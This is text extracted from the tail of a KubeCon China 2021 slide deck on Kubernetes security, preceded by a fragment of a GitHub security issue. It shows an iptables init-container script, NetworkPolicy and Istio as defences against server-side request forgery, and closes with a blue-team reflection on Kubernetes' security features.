Kubernetes <= v1.19.10
Kubernetes <= v1.18.18

Fixed Versions

There is no fix for this issue at this time.

Mitigations

If this issue affects your clusters' control planes, you can use dnsmasq for name resolution and configure the min-cache-ttl and neg-ttl parameters to a low non-zero value to enforce cached replies for proxied connections.

Assignees
No one assigned

Labels
area/security committee/security-response kind/bug lifecycle/frozen sig/api-machinery triage/accepted

Projects
None yet

Milestone
No milestone

Linked pull requests
Successfully merging a pull request may close this issue.
None yet

Notifications Customize
Subscribe
You're not receiving notifications from this thread.

6 participants

Identity Verification Everywhere

Zero Trust Security

Made public on 04.27, Long standing security issues...

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Tip.3 IPTABLES Still Work

POD.YAML

```
image:
initializer:v2.13.0_8ea2170d_433
imagePullPolicy: IfNotPresent
name: container-initializer
ports:
- containerPort: 8000
 name: metrics
 protocol: TCP
```

Dockerfile #CMD

```
CMD ["python", "/init.py"]
ENTRYPOINT ["python", "/init.py"]
```

init.py

```
def set_iptables(allowlist):

    t = time.time()
    eth0 = '.'.join(G_POD_IP.split('.')[:3]+['1'])

    shell_cmd("iptables-legacy -I OUTPUT 1  -d 10.0.0.0/8 -j DROP")
    shell_cmd("iptables-legacy -I OUTPUT 1  -d 100.64.0.0/10 -j DROP")
    shell_cmd("iptables-legacy -I OUTPUT 1  -d 172.17.0.0/16 -j DROP")
    shell_cmd("iptables-legacy -I OUTPUT 1  -d 192.168.0.0/16 -j DROP")
    # ..............

    shell_cmd(f"iptables-legacy -I OUTPUT 1 -d{allowlist.ip} -p tcp --dport {allowlist.port}
-j ACCEPT")
```

Fix SSRF (Server-side request forgery):

1. IPTABLES in initcontainer
2. Network Policy
3. Istio (Service Mesh)

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Blueteam Views

If Kubernetes has no security features; Just imagine,

If ApiServer is not authenticated, the game ends before "*Case.1 Step.1*";
If there is no RBAC, the game ends at "*Case.1 Step.1*";
If there is no PODSecurity, the game ends at "*Case.1 Step.2*";
If there is no K8s Admission Webhook, the game ends at "*Case.1 Step.2*";
Without Network Policy and Service Mesh, hackers only need to use old techniques to attack targets in the Kubernetes cluster.

The security design, security features, and security capabilities of Kubernetes are really useful and very interesting.
Thanks to the designers and developers of Kubernetes. ✿✿ヽ(°▽°)ノ✿

END

KubeCon CloudNativeCon China 2021 Virtual

Q&A

Thank you for your attention

📒 https://github.com/neargle/ - 📮nearg1e.com@gmail.com

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles